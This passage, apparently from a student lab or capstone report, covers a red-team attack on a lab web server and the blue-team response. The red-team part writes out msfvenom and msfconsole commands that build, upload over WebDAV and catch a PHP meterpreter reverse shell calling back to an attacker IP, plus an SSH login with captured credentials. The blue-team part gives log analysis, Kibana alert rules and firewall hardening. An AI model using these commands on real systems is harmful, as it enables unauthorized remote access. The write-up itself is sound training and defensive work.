(Finger) 9446/tcp (Finger) 9447/tcp (Finger) 9448/tcp (Finger) 9449/tcp (Finger) 9450/tcp (Finger) 9451/tcp (Finger) 9452/tcp (Finger) 9453/tcp (Finger) 9454/tcp (Finger) 9455/tcp (Finger) 9456/tcp (Finger) 9457/tcp (Finger) 9458/tcp (Finger) 9459/tcp (Finger) 9460/tcp (Finger) 9461/tcp (Finger) 9462/tcp (Finger) 9463/tcp (Finger) 9464/tcp (Finger) 9465/tcp (Finger) 9466/tcp (Finger) 9467/tcp (Finger) 9468/tcp (Finger) 9469/tcp (Finger) 9470/tcp (Finger) 9471/tcp (Finger) 9472/tcp (Finger) 9473/tcp (Finger) 9474/tcp (Finger) 9475/tcp (Finger) 9476/tcp (Finger) 9477/tcp (Finger) 9478/tcp (Finger) 9479/tcp (Finger) 9480/tcp (Finger) 9481/tcp (Finger) 9482/tcp (Finger) 9483/tcp (Finger) 9484/tcp (Finger) 9485/tcp (Finger) 9486/tcp (Finger) 9487/tcp (Finger) 9488/tcp (Finger) 9489/tcp (Finger) 9490/tcp (Finger) 9491/tcp (Finger) 9492/tcp (Finger) 9493/tcp (Finger) 9494/tcp (Finger) 9495/tcp (Finger) 9496/tcp (Finger) 9497/tcp (Finger) 9498/tcp (Finger) 9499/tcp (Finger) 9500/tcp (Finger) 9501/tcp (Finger) 9502/tcp (Finger) 9503/tcp (Finger) 9504/tcp (Finger) 9505/tcp (Finger) 9506/tcp (Finger) 9507/tcp (Finger) 9508/tcp (Finger) 9509/tcp (Finger) 9510/tcp (Finger) 9511/tcp (Finger) 9512/tcp (Finger) 9513/tcp (Finger) 9514/tcp (Finger) 9515/tcp (Finger) 9516/tcp (Finger) 9517/tcp (Finger) 9518/tcp (Finger) 9519/tcp (Finger) 9520/tcp (Finger) 9521/tcp (Finger) 9522/tcp (Finger) 9523/tcp (Finger) 9524/tcp (Finger) 9525/tcp (Finger) 9526/tcp (Finger) 9527/tcp (Finger) 9528/tcp (Finger) 9529/tcp (Finger) 9530/tcp (Finger) 9531/tcp (Finger) 9532/tcp (Finger) 9533/tcp (Finger) 9534/tcp (Finger) 9535/tcp (Finger) 9536/tcp (Finger) 9537/tcp (Finger) 9538/tcp (Finger) 9539/tcp (Finger) 9540/tcp (Finger) 9541/tcp (Finger) 9542/tcp (Finger) 9543/tcp (Finger) 9544/tcp (Finger) 9545/tcp (Finger) 9546/tcp (Finger) 9547/tcp (Finger) 9548/tcp (Finger) 9549/tcp (Finger) 9550/tcp (Finger) 9551/tcp (Finger) 9552/tcp (Finger) 9553/tcp (Finger) 9554/tcp (Finger) 9555/tcp (Finger) 9556/tcp (Finger) 9557/tcp (Finger) 9558/tcp (Finger) 9559/tcp (Finger) 9560/tcp (Finger) 9561/tcp (Finger) 9562/tcp (Finger) 9563/tcp (Finger) 9564/tcp (Finger) 9565/tcp (Finger) 9566/tcp (Finger) 9567/tcp (Finger) 9568/tcp (Finger) 9569/tcp (Finger) 9570/tcp (Finger) 9571/tcp (Finger) 9572/tcp (Finger) 9573/tcp (Finger) 9574/tcp (Finger) 9575/tcp (Finger) 9576/tcp (Finger) 9577/tcp (Finger) 9578/tcp (Finger) 9579/tcp (Finger) 9580/tcp (Finger) 9581/tcp (Finger) 9582/tcp (Finger) 9583/tcp (Finger) 9584/tcp (Finger) 9585/tcp (Finger) 9586/tcp (Finger) 9587/tcp (Finger) 9588/tcp (Finger) 9589/tcp (Finger) 9590/tcp (Finger) 9591/tcp (Finger) 9592/tcp (Finger) 9593/tcp (Finger) 9594/tcp (Finger) 9595/tcp (Finger) 9596/tcp (Finger) 9597/tcp (Finger) 9598/tcp (Finger) 9599/tcp (Finger) 9600/tcp (Finger) 9601/tcp (Finger) 9602/tcp (Finger) 9603/tcp (Finger) 9604/tcp (Finger) 9605/tcp (Finger) 9606/tcp (Finger) 9607/tcp (Finger) 9608/tcp (Finger) 9609/tcp (Finger) 9610/tcp (Finger) 9611/tcp (Finger) 9612/tcp (Finger) 9613/tcp (Finger) 9614/tcp (Finger) 9615/tcp (Finger) 9616/tcp (Finger) 9617/tcp (Finger) 9618/tcp (Finger) 9619/tcp (Finger) 9620/tcp (Finger) 9621/tcp (Finger) 9622/tcp (Finger) 9623/tcp (Finger) 9624/tcp (Finger) 9625/tcp (Finger) 9626/tcp (Finger) 9627/tcp (Finger) 9628/tcp (Finger) 9629/tcp (Finger) 9630/tcp (Finger) 9631/tcp (Finger) 9632/tcp (Finger) 9633/tcp (Finger) 9634/tcp (Finger) 9635/tcp (Finger) 9636/tcp (Finger) 9637/tcp (Finger) 9638/tcp (Finger) 9639/tcp (Finger) 9640/tcp (Finger) 9641/tcp (Finger) 9642/tcp (Finger) 9643/tcp (Finger) 9644/tcp (Finger) 9645/tcp (Finger) 9646/tcp (Finger) 9647/tcp (Finger) 9648/tcp (Finger) 9649/tcp (Finger) 9650/tcp (Finger) 9651/tcp (Finger) 9652/tcp (Finger) 9653/tcp (Finger) 9654/tcp (Finger) 9655/tcp (Finger) 9656/tcp (Finger) 9657/tcp (Finger) 9658/tcp (Finger) 9659/tcp (Finger) 9660/tcp (Finger) 9661/tcp (Finger) 9662/tcp (Finger) 9663/tcp (Finger) 9664/tcp (Finger) 9665/tcp (Finger) 9666/tcp (Finger) 9667/tcp (Finger) 9668/tcp (Finger) 9669/tcp (Finger) 9670/tcp (Finger) 9671/tcp (Finger) 9672/tcp (Finger) 9673/tcp (Finger) 9674/tcp (Finger) 9675/tcp (Finger) 9676/tcp (Finger) 9677/tcp (Finger) 9678/tcp (Finger) 9679/tcp (Finger) 9680/tcp (Finger) 9681/tcp (Finger) 9682/tcp (Finger) 9683/tcp (Finger) 9684/tcp (Finger) 9685/tcp (Finger) 9686/tcp (Finger) 9687/tcp (Finger) 9688/tcp (Finger) 9689/tcp (Finger) 9690/tcp (Finger) 9691/tcp (Finger) 9692/tcp (Finger) 9693/tcp (Finger) 9694/tcp (Finger) 9695/tcp (Finger) 9696/tcp (Finger) 9697/tcp (Finger) 9698/tcp (Finger) 9699/tcp (Finger) 9700/tcp (Finger) 9701/tcp (Finger) 9702/tcp (Finger) 9703/tcp (Finger) 9704/tcp (Finger) 9705/tcp (Finger) 9706/tcp (Finger) 9707/tcp (Finger) 9708/tcp (Finger) 9709/tcp (Finger) 9710/tcp (Finger) 9711/tcp (Finger) 9712/tcp (Finger) 9713/tcp (Finger) 9714/tcp (Finger) 9715/tcp (Finger) 9716/tcp (Finger) 9717/tcp (Finger) 9718/tcp (Finger) 9719/tcp (Finger) 9720/tcp (Finger) 9721/tcp (Finger) 9722/tcp (Finger) 9723/tcp (Finger) 9724/tcp (Finger) 9725/tcp (Finger) 9726/tcp (Finger) 9727/tcp (Finger) 9728/tcp (Finger) 9729/tcp (Finger) 9730/tcp (Finger) 9731/tcp (Finger) 9732/tcp (Finger) 9733/tcp (Finger) 9734/tcp (Finger) 9735/tcp (Finger) 9736/tcp (Finger) 9737/tcp (Finger) 9738/tcp (Finger) 9739/tcp (Finger) 9740/tcp (Finger) 9741/tcp (Finger) 9742/tcp (Finger) 9743/tcp (Finger) 9744/tcp (Finger) 9745/tcp (Finger) 9746/tcp (Finger) 9747/tcp (Finger) 9748/tcp (Finger) 9749/tcp (Finger) 9750/tcp (Finger) 9751/tcp (Finger) 9752/tcp (Finger) 9753/tcp (Finger) 9754/tcp (Finger) 9755/tcp (Finger) 9756/tcp (Finger) 9757/tcp (Finger) 9758/tcp (Finger) 9759/tcp (Finger) 9760/tcp (Finger) 9761/tcp (Finger) 9762/tcp (Finger) 9763/tcp (Finger) 9764/tcp (Finger) 9765/tcp (Finger) 9766/tcp (Finger) 9767/tcp (Finger) 9768/tcp (Finger) 9769/tcp (Finger) 9770/tcp (Finger) 9771/tcp (Finger) 9772/tcp (Finger) 9773/tcp (Finger) 9774/tcp (Finger) 9775/tcp (Finger) 9776/tcp (Finger) 9777/tcp (Finger) 9778/tcp (Finger) 9779/tcp (Finger) 9780/tcp (Finger) 9781/tcp (Finger) 9782/tcp (Finger) 9783/tcp (Finger) 9784/tcp (Finger) 9785/tcp (Finger) 9786/tcp (Finger) 9787/tcp (Finger) 9788/tcp (Finger) 9789/tcp (Finger) 9790/tcp (Finger) 9791/tcp (Finger) 9792/tcp (Finger) 9793/tcp (Finger) 9794/tcp (Finger) 9795/tcp (Finger) 9796/tcp (Finger) 9797/tcp (Finger) 9798/tcp (Finger) 9799/tcp (Finger) 9800/tcp (Finger) 9801/tcp (Finger) 9802/tcp (Finger) 9803/tcp (Finger) 9804/tcp (Finger) 9805/tcp (Finger) 9806/tcp (Finger) 9807/tcp (Finger) 9808/tcp (Finger) 9809/tcp (Finger) 9810/tcp (Finger) 9811/tcp (Finger) 9812/tcp (Finger) 9813/tcp (Finger) 9814/tcp (Finger) 9815/tcp (Finger) 9816/tcp (Finger) 9817/tcp (Finger) 9818/tcp (Finger) 9819/tcp (Finger) 9820/tcp (Finger) 9821/tcp (Finger) 9822/tcp (Finger) 9823/tcp (Finger) 9824/tcp (Finger) 9825/tcp (Finger) 9826/tcp (Finger) 9827/tcp (Finger) 9828/tcp (Finger) 9829/tcp (Finger) 9830/tcp (Finger) 9831/tcp (Finger) 9832/tcp (Finger) 9833/tcp (Finger) 9834/tcp (Finger) 9835/tcp (Finger) 9836/tcp (Finger) 9837/tcp (Finger) 9838/tcp (Finger) 9839/tcp (Finger) 9840/tcp (Finger) 9841/tcp (Finger) 9842/tcp (Finger) 9843/tcp (Finger) 9844/tcp (Finger) 9845/tcp (Finger) 9846/tcp (Finger) 9847/tcp (Finger) 9848/tcp (Finger) 9849/tcp (Finger) 9850/tcp (Finger) 9851/tcp (Finger) 9852/tcp (Finger) 9853/tcp (Finger) 9854/tcp (Finger) 9855/tcp (Finger) 9856/tcp (Finger) 9857/tcp (Finger) 9858/tcp (Finger) 9859/tcp (Finger) 9860/tcp (Finger) 9861/tcp (Finger) 9862/tcp (Finger) 9863/tcp (Finger) 9864/tcp (Finger) 9865/tcp (Finger) 9866/tcp (Finger) 9867/tcp (Finger) 9868/tcp (Finger) 9869/tcp (Finger) 9870/tcp (Finger) 9871/tcp (Finger) 9872/tcp (Finger) 9873/tcp (Finger) 9874/tcp (Finger) 9875/tcp (Finger) 9876/tcp (Finger) 9877/tcp (Finger) 9878/tcp (Finger) 9879/tcp (Finger) 9880/tcp (Finger) 9881/tcp (Finger) 9882/tcp (Finger) 9883/tcp (Finger) 9884/tcp (Finger) 9885/tcp (Finger) 9886/tcp (Finger) 9887/tcp (Finger) 9888/tcp (Finger) 9889/tcp (Finger) 9890/tcp (Finger) 9891/tcp (Finger) 9892/tcp (Finger) 9893/tcp (Finger) 9894/tcp (Finger) 9895/tcp (Finger) 9896/tcp (Finger) 9897/tcp (Finger) 9898/tcp (Finger) 9899/tcp (Finger) 9900/tcp (Finger) 9901/tcp (Finger) 9902/tcp (Finger) 9903/tcp (Finger) 9904/tcp (Finger) 9905/tcp (Finger) 9906/tcp (Finger) 9907/tcp (Finger) 9908/tcp (Finger) 9909/tcp (Finger) 9910/tcp (Finger) 9911/tcp (Finger) 9912/tcp (Finger) 9913/tcp (Finger) 9914/tcp (Finger) 9915/tcp (Finger) 9916/tcp (Finger) 9917/tcp (Finger) 9918/tcp (Finger) 9919/tcp (Finger) 9920/tcp (Finger) 9921/tcp (Finger) 9922/tcp (Finger) 9923/tcp (Finger) 9924/tcp (Finger) 9925/tcp (Finger) 9926/tcp (Finger) 9927/tcp (Finger) 9928/tcp (Finger) 9929/tcp (Finger) 9930/tcp (Finger) 9931/tcp (Finger) 9932/tcp (Finger) 9933/tcp (Finger) 9934/tcp (Finger) 9935/tcp (Finger) 9936/tcp (Finger) 9937/tcp (Finger) 9938/tcp (Finger) 9939/tcp (Finger) 9940/tcp (Finger) 9941/tcp (Finger) 9942/tcp (Finger) 9943/tcp (Finger) 9944/tcp (Finger) 9945/tcp (Finger) 9946/tcp (Finger) 9947/tcp (Finger) 9948/tcp (Finger) 9949/tcp (Finger) 9950/tcp (Finger) 9951/tcp (Finger) 9952/tcp (Finger) 9953/tcp (Finger) 9954/tcp (Finger) 9955/tcp (Finger) 9956/tcp (Finger) 9957/tcp (Finger) 9958/tcp (Finger) 9959/tcp (Finger) 9960/tcp (Finger) 9961/tcp (Finger) 9962/tcp (Finger) 9963/tcp (Finger) 9964/tcp (Finger) 9965/tcp (Finger) 9966/tcp (Finger) 9967/tcp (Finger) 9968/tcp (Finger) 9969/tcp (Finger) 9970/tcp (Finger) 9971/tcp (Finger) 9972/tcp (Finger) 9973/tcp (Finger) 9974/tcp (Finger) 9975/tcp (Finger) 9976/tcp (Finger) 9977/tcp (Finger) 9978/tcp (Finger) 9979/tcp (Finger) 9980/tcp (Finger) 9981/tcp (Finger) 9982/tcp (Finger) 9983/tcp (Finger) 9984/tcp (Finger) 9985/tcp (Finger) 9986/tcp (Finger) 9987/tcp (Finger) 9988/tcp (Finger) 9989/tcp (Finger) 9990/tcp (Finger) 9991/tcp (Finger) 9992/tcp (Finger) 9993/tcp (Finger) 9994/tcp (Finger) 9995/tcp (Finger) 9996/tcp (Finger) 9997/tcp (Finger) 9998/tcp (Finger) 9999/tcp (Finger) 99999/tcp (Finger)

Network Distance: 1 hop
Services: http (host: 192.168.1.105) OS: Linux CPE: cpe:/a:linux:linux_kernel

```

# Exploitation: Msfvenom, Msfconsole and SSH

## Tools & Processes

From the previous steps I already had access to the /webdav folder.

1. First was to create a reverse shell: **msfvenom -p php/meterpreter/reverse\_tcp lhost=192.168.1.90 lport=4444 -f raw -o shell.php**.

2. Then using **cadaver 192.168.1.105/webdav** I accessed the folder then using **put shell.php** I uploaded the file (this step could have also been used using linux GUI of the file manager as well)

3. Now I have to setup the payload using msfconsole, by using **multi/handler**, setting local host of my kali machine, setting open port and setting the **php/meterpreter/reverse\_tcp** payload.

4. I also can simply ssh into the system because port 22 is open and I know Ryan's credentials.  
(Using meterpreter is bit more cunning as it is harder to spot in logs but still can be flagged by preset "Alarms" in Kibana)

## Achievements

By gaining the meterpreter shell, or SSHing into the 192.168.1.105 I gain full control of the system and can now use the command line to do as I please

The terminal window shows the following session:

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 lport=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No encoder or base64/uri specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webdav on server '192.168.1.105':
Username: ryan
Password:
Authentication required for webdav on server '192.168.1.105':
Username: ryan
Password:
Uploading shell.php to '/webdav/shell.php':
Progress: [=====] 100.0% of 1113 bytes succeeded.
dav:/webdav/> ls
Listing directory 'webdav/': succeeded.
exploit.php          1113 Nov 11 16:40
+passwd.dav          43    May  7  2019
shell.php            1113 Nov 11 17:55
shell12.php          1111 Nov 11 16:42
dav:/webdav/> █
```

The msf5 session shows:

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run
```

Output of the reverse TCP handler:

```
[*] Started reverse TCP handler on 192.168.1.90:4444
```

The browser window shows a Kali Linux desktop environment with a terminal window open:

```
File Actions Edit View Help
msf5 > use multi/handler
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run
```

System information:

```
System information as of Fri Nov 12 08:45:16 UTC 2021
System load: 0.8   Processes: 111
Usage of /: 68.4% of 9.78GB   Users logged in: 1
Memory usage: 68%   IP address for eth0: 192.168.1.105
Swap usage: 0%
```

Log messages:

```
* Super-optimized for small spaces - read how we shrink the memory footprint of MicroK8s to make it the smallest full K8s around.
https://ubuntu.com/blog/microk8s-memory-optimisation
* Canonical Livepatch is available for installation.
  Read about how to use it to improve kernel security. Activate at:
  https://ubuntu.com/livepatch
283 packages can be updated.
368 updates are security updates.
New release '20.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade it.
```

Last login:

```
Last login: Fri Nov 12 08:07:22 2021 from 192.168.1.90
ryan@ryanserver:~$ ls -a
total 32
drwxr-xr-x  2 ryan ryan 4096 Nov 12 08:09 .
drwxr-xr-x  2 ryan ryan 4096 May 19 2020 ..
-rw-r--r--  1 ryan ryan  229 May  7 2019 .bash_history
-rw-r--r--  1 ryan ryan  229 May  7 2019 .bash_logout
-rw-r--r--  1 ryan ryan  229 May  7 2019 .profile
drwxr-xr-x  2 ryan ryan 4096 Nov 12 08:07 .cache
drwxr-xr-x  2 ryan ryan 4096 Nov 12 08:07 .local
drwxr-xr-x  1 ryan ryan 4096 May  7 2019 .profile
ryan@ryanserver:~$ locate flag.txt
/flag.txt
ryan@ryanserver:~$ cat /flag.txt
RingB33f3d
ryan@ryanserver:~$ █
```

# **Blue Team**

## Log Analysis and Attack Characterization


# Analysis: Identifying the Port Scan

- Port scan started on Nov 11<sup>th</sup>, 2021 at midnight
- Around **136841** packets worth 740GB were sent with the source IP of 192.168.1.90
- The sudden huge peak in network traffic indicates that this was indeed a port scan




# Analysis: Finding the Request for the Hidden Directory

- On the 11<sup>th</sup> of Nov, 21 **40238** requests were made to access the **/secret\_folder**
- The **/secret\_folder** contained a hash that's usable for system access using Ryan's credentials
- The **/secret\_folder** allowed me to upload a payload, further exposing the system




# Analysis: Uncovering the Brute Force Attack

- 143332 hits were made with **Hydra**
  - 35 attacks were successful that returned **301** HTTP status code  
“Moved Permanently”



# Analysis: Finding the WebDAV Connection

- 124 attempts were made to access the ./webdav directory
- 16 hits were made to access /passwd.dav and 110 hits were made to access /shell.php files



# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

- An alert should be sent once 1000 connections occur within an hour
- Log the number of ports that were accessed per IP per second

Edit portScanAlert

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name  
portScanAlert

Indices to query  
packetbeat-\* destination.ip:192.168.1.105

Time field  
file.created

Run watch every  
1 minute

Use \* to broaden your query.

Match the following condition

WHEN count() GROUPED OVER top 5 `vulnerability.scanner.vendor` IS ABOVE OR EQUALS 1000 FOR THE LAST 1 hour

No data  
Your index and condition did not return any data.


Perform 1 action when condition is met

Add action

Logging  
Log text  
Watch {{(ctx.metadata.name)}} has exceeded the threshold

Log a sample message

Save alert Cancel Show request



## System Hardening

- Whitelist known IPs and have the firewall block unauthorized IPs from scanning with **ipset create whitelisted hash:net** command
- Block or trust IPs according to trust using the firewall. 'Iptables' utility program for example has many great features to allow or block certain ports. Below are my github scripts of 'iptables' utility firewall program. The INPUT script contains the following:

- i. **Dropping packets**
- ii. **Port scan protection**
- iii. **Removal of attacking**
- iv. **Outright rejection of all input traffic (the excepted ports are in the OUTPUT script)**

The OUTPUT script is necessary to allow certain ports to be open for proper website functionality.

[https://github.com/dbaimakov/ELK-Stack\\_project\\_1/blob/main/Scripts/INPUTiptablescript.sh](https://github.com/dbaimakov/ELK-Stack_project_1/blob/main/Scripts/INPUTiptablescript.sh)

[https://github.com/dbaimakov/ELK-Stack\\_project\\_1/blob/main/Scripts/OUTPUTiptablets.sh](https://github.com/dbaimakov/ELK-Stack_project_1/blob/main/Scripts/OUTPUTiptablets.sh)

# Mitigation: Finding the Request for the Hidden Directory

## Alarm

- Set an alert to detect unauthorized access requests for **/secret\_folder** directory, which would trigger an alarm if any external IP address attempts access at any time

### Edit Hidden Directory

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name  
Hidden Directory

Indices to query  
packetbeat-\*  
url.full/\*:105/company\_folders/secret\_folder

Time field  
file.accessed

Run watch every  
1 minute

Use \* to broaden your query.

### Match the following condition

WHEN count() GROUPED OVER top 3 'http.response.status\_code' IS ABOVE 20 FOR THE LAST 1 hour

No data

Your index and condition did not return any data.

### Perform 2 actions when condition is met

Add action ▾

#### Logging

Log text

when > 0 accessed from an external non-whitelisted IP

Log a sample message

## System Hardening

- Edit the configuration of the host file (usually it would be /httpd.conf file but since we are using apache logs in the 'capstone machine' conf. file should be edited from the /apache2.conf) to block all outside access to the "secret\_folder" from any IP other than the ones listed.

```
